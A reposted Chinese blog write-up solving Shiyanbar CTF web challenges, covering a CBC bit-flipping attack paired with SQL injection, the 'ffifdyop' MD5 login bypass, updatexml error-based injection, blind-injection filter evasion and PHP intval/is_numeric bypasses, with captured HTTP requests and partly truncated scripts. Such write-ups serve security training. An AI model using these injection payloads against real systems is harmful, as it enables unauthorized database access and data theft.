1007.CTF 题目之 WEB Writeup 通关大全 – 1

转载

weixin_30521649 于 2019-02-17 23:12:00 发布 78 收藏
文章标签： php 数据库 操作系统
原文链接：http://www.cnblogs.com/beijibing/p/10393217.html

概述


解除CTF也有很多年了，但是真正的将网上的题目通关刷题还是没有过的，同时感觉水平下降的太厉害，这两个月准备把网上目前公开有的CTF环境全部刷一遍，同时收集题目做为素材，为后面的培训及靶场搭建做好准备。本文是2018年7月8日前所有Web类的题目通关Writeup。

Writeup


简单的登录题

题目链接 http://www.shiyanbar.com/ctf/2037

此题目虽然放在第一个，分数也不高，但是还是比较复杂的。



抓包发现一个提示



查看test.php，发现是index.php的源码。

```
&lt;?php
define(&quot;SECRET_KEY&quot;, '***********');
define(&quot;METHOD&quot;, &quot;aes-128-cbc&quot;);
error_reporting(0);
include('conn.php'); function sqliCheck($str){ if(preg_match(&quot;/\\\|,|-|#|=|~|union|like|procedure/i&qu
```

代码实现的流程:
1. 提交上来的id，先进行关键字的过滤，防止SQL注入，包括=、-、#、union、like、procedure等等，如果检测到这些敏感字符，则会直接die并返回显示Sql inject detected。
2. 通过过滤的id，服务器会返回两个值：iv与cipher。iv：随机生成的16位值，再经过base64转码。cipher：id序列化、预设的SECRET_KEY（打码）、上面得到的iv值，三者经过aes-128-cbc加密得到cipher值。服务器把iv、cipher设置到cookie然后返回，顺便还显示了一个Hello！
3. 如果Post给服务器的报文，没有包括id，而且cookie里有iv和cipher值，则进入函数show_homepage()；
4. show_homepage()大致过程：将iv、cipher经过base64解码，然后把预设的SECRET_KEY（打码）、iv、cipher经过aes-128-cbc解密，得到plain。
5. 如果plain无法反序列化，则die并返回plain的base64编码数据；如果可以序列化，则将id值拼接到sql语句中“select * from users limit .$info['id'] ,0”，并提交到数据库，返回数据，并附在返回的Hello后。

根据程序流程分析，我们的目标是实现sql注入，拿到数据库的内容应该就可以获取到Flag了。目前的sql语句为

```
$sql="select * from users limit ".$info['id'].",0";
```

根据sql语句，可以开看到，这条语句永远都返回的0条记录，除非能够进行注入，将后面的,0注释掉，才能够获取到数据，如使用语句1,100#。

由于过滤了#、--，所以尝试用%00，用Burp Repeater尝试，将id=1 %00，post提交，然后用返回的iv、cipher值，作为第二次的cookie，然后去掉id=（这样做的原因是因为源代码如果id参数不存在，则获取到cookie里的各种值作为查询的参数，而cookie内的值为上一次的查询值），再次post，结果能返回Hello!rootzz。

如下图

Request

Raw Params Headers Hex

```
POST /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13;
rv:60.0) Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/jiandan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Cookie: iv=zIjlKvE%2FJzEU5GF0jPGtKg%3D%3D;
cipher=M2i01fx%2BHZIml00%2BX3VeGeqASh%2BDp2r05jQgAgWYgQE%3D
; Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1530844943;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=s6ntvgt7lr7dqvdsvs2qj40d87
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

id=1;%00&submit=Login
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Sat, 07 Jul 2018 13:59:45 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
tips: test.php
Set-Cookie: iv=PfcCN33I74Iw7GwN6x3NTw%3D%3D
Set-Cookie:
cipher=S4WPnk%2FgAQwVRriZRbKqzNymc4RPynCzpPatIJov5f4%3D
Content-Length: 35
Connection: close
Content-Type: text/html

<h1><center>Hello!</center></h1>
```

将cookie按照服务器设置要求进行设置

Request

Raw Params Headers Hex

```
POST /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13;
rv:60.0) Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/jiandan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Cookie: iv=PfcCN33I74Iw7GwN6x3NTw%3D%3D;
cipher=S4WPnk%2FgAQwVRriZRbKqzNymc4RPynCzpPatIJov5f4%3D;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1530844943;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=s6ntvgt7lr7dqvdsvs2qj40d87
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

submit=Login
```

Response

Raw Headers Hex XML

```
HTTP/1.1 200 OK
Date: Sat, 07 Jul 2018 14:00:10 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
tips: test.php
Content-Length: 41
Connection: close
Content-Type: text/html

<h1><center>Hello!rootzz</center></h1>
```

没有按到flag，推测要获取整个库第一次提交id时，做了过滤，但是第二次提交iv和cipher值，是不会做过滤的，使用cbc翻转一个字节进行攻击（发送一个可以绕过字符过滤的id值，然后通过cbc翻转攻击将一部分需要改变的字符修改为我们想要的，达到sql注入目的）。

1. 提交能经过过滤检测的SQL语句，如id=12。
2. 结合得到的iv、cipher，用cbc字节翻转cipher对应id=12中2的字节，得到cipher_new，提交iv、cipher_new。
3. 第二次提交得到plain（如果忘了是啥可以往回看）。
4. 把iv、plain、‘id=12’序列第一行（16个字节为一行），进行异或操作，得到iv_new。
5. 把iv_new、cipher_new，去掉id=xx post到服务器即可得到 id=1# 的结果，即Hello!rootzz。

使用脚本

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-
"""
@Author : darkN0te
@Create date : 2018-07-07
@description : 凯撒轮转密码解密
@Update date :
"""
from base64 import * import urllib import requests import re def denglu(payload,idx,c1,c2): url=r'http://ct
```

得到结果

```
<h1><center>Hello!rootzz</center></h1> <h1><center>Hello!2</center></h1> <h1><center>Hello!users,you_want</
```

参考链接
* https://www.jianshu.com/p/4c1e5d24d781 。
* https://blog.csdn.net/csu_vc/article/details/79619309 。
* https://blog.csdn.net/jeffreynnn/article/details/77100389 。

后台登录

题目链接 http://ctf5.shiyanbar.com/web/houtai/ffifdyop.php

此题目为MD5加密后的SQL注入，参考链接 https://blog.csdn.net/greyfreedom/article/details/45846137 ，基本原理为

> 今天看到 sql = "SELECT * FROM admin WHERE pass = '".md5(sql="SELECT*FROMadminWHEREpass="".md5(password,true)."""; 这样一个sql，其实可以注入。思路比较明确，当md5后的hex转换成字符串后，如果包含 'or' 这样的字符串，所以只要找一个能够md5转化后为类似 'or'的字符串，就可以实现注入达到登录目的，给出这样一个字符串ffifdyop，md5后276f722736c95d99e921722cf9ed621c，再转成字符串：'or'6。

加了料的报错注入

题目链接 http://ctf5.shiyanbar.com/web/baocuo/index.php
打开网页查看源代码给出了这样的信息。

```
<center><h1>Please login!</h1></center><br><center>tips:post username and password...</center>
<!-- $sql="select * from users where username='$username' and password='$password'";  -->
```

可以看到sql语句中又username和password。

测试后发现有sql注入检测，想怎么绕过。使用`username=admin' or '1&amp;password=admin`可以发现登录了，说明登陆后并不会给Flag，那么flag应该在数据库中，需要进行暴库。使用bp利用fuzz字典对username和password分别进行探测。

发现username过滤了()等符号，但是没有过滤updatexml，password过滤了updatexml，所以，考虑一下，可以使用这样的语句进行报错注入。

```
username=1' and updatexml/*&password=*/(1,concat(0x7e,(SELECT database()),0x7e),1)or'1
转换为sql语句为：
select * from users where username=''1' and updatexml/* and password='*/(1,concat(0x7e,(SELECT database()),
```

完整payload

```
username=1' and updatexml/*&amp;password=*/(1,concat(0x7e,(SELECT database()),0x7e),1)or'1 <br>XPATH syntax
```

认真一点！

题目链接 http://shiyanbar.com/ctf/2009

拿到题目后，随意测试了一下。

按照套路，就是通过该参数进行注入，然后获取数据库中的flag。先进行一下fuzz，包大小为802的都是被过滤的字符。

经过其他测试，该题目对`or`也进行了处理，需要使用大小写绕过，既`Or`等。注意空格被干掉了，用什么%09替换掉即可，再往后information什么倒是都没禁掉，但是注意information中包含or，需要替换掉。写一个二分盲注脚本即可，具体用到limit的offset偏移。然后它禁掉了substr，但是我们还有mid，用mid(table from offset)即可，使用盲注脚本。

```
# -*- coding: utf-8 -*-
import requests
import urllib
url = 'http://ctf5.shiyanbar.com/web/earnest/index.php'
temp = 0 headers = { "Host": "ctf5.shiyanbar.com", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64;
```

你真的会PHP吗

题目链接 http://shiyanbar.com/ctf/2008

访问首页后可以看到一个提示，查看6c525af4059b4fe7d8c33a.txt文件。

查看后发现是index.php的源代码，进行审计。


```
<?php


$info = "";
$req = [];
$flag="xxxxxxxxxx";

ini_set("display_error", false); error_reporting(0); if(!isset($_POST['number'])){ header("hint:6c525af4059
```

经过审计我们可以发现如果我们要拿到flag，POST的number需要满足以下条件：
1. 不为空，且不能是一个数值型数字，包括小数。(由is_numeric函数判断) 。
2. 不能是一个回文数。（is_palindrome_number判断）。
3. 该数的反转的整数值应该和它本身的整数值相等。

下面给出两种解法：

利用intval函数溢出绕过

Intval函数获取变量整数值。
Intval最大的值取决于操作系统。 32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。举例，在这样的系统上， intval('1000000000000') 会返回 2147483647。64 位系统上，最大带符号的 integer 值是 9223372036854775807。
通过上面我们知道服务器的操作系统是32位的，所以我们构造2147483647就可以同时满足2，3条件。通过把空字符可以绕过is_numeric的判断（如%00,%20）,所以我们构造以下poc，number=2147483647%00 和 number=2147483647%20都可。
对于第一个条件，我们需要构造是让我们的poc被函数判断为非数值，但又不影响它值的构造，理所当然想到空格字符和空字符。
而经过测试我发现is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以，查看函数发现该函数对对于第一个空格字符会跳过空格字符判断，接着后面的判断！！



用科学计数法构造0=0

因为要求不能为回文数，但又要满足intval(req["number"])=intval(strrev(req["number"])=intval(strrev(req["number"]))，所以我们采用科学计数法构造poc为number=0e-0%00，这样的话我们就可以绕过。

Request

Raw | Params | Headers | Hex

```
POST /web/PHP/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13;
rv:61.0) Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/PHP/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
ickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

number=0e-0%00
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 09 Jul 2018 02:24:42 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 26
Connection: close
Content-Type: text/html

FLAG{2dd8711082fe24c19ae8}
```

相关文章

转载于:https://www.cnblogs.com/beijibing/p/10393217.html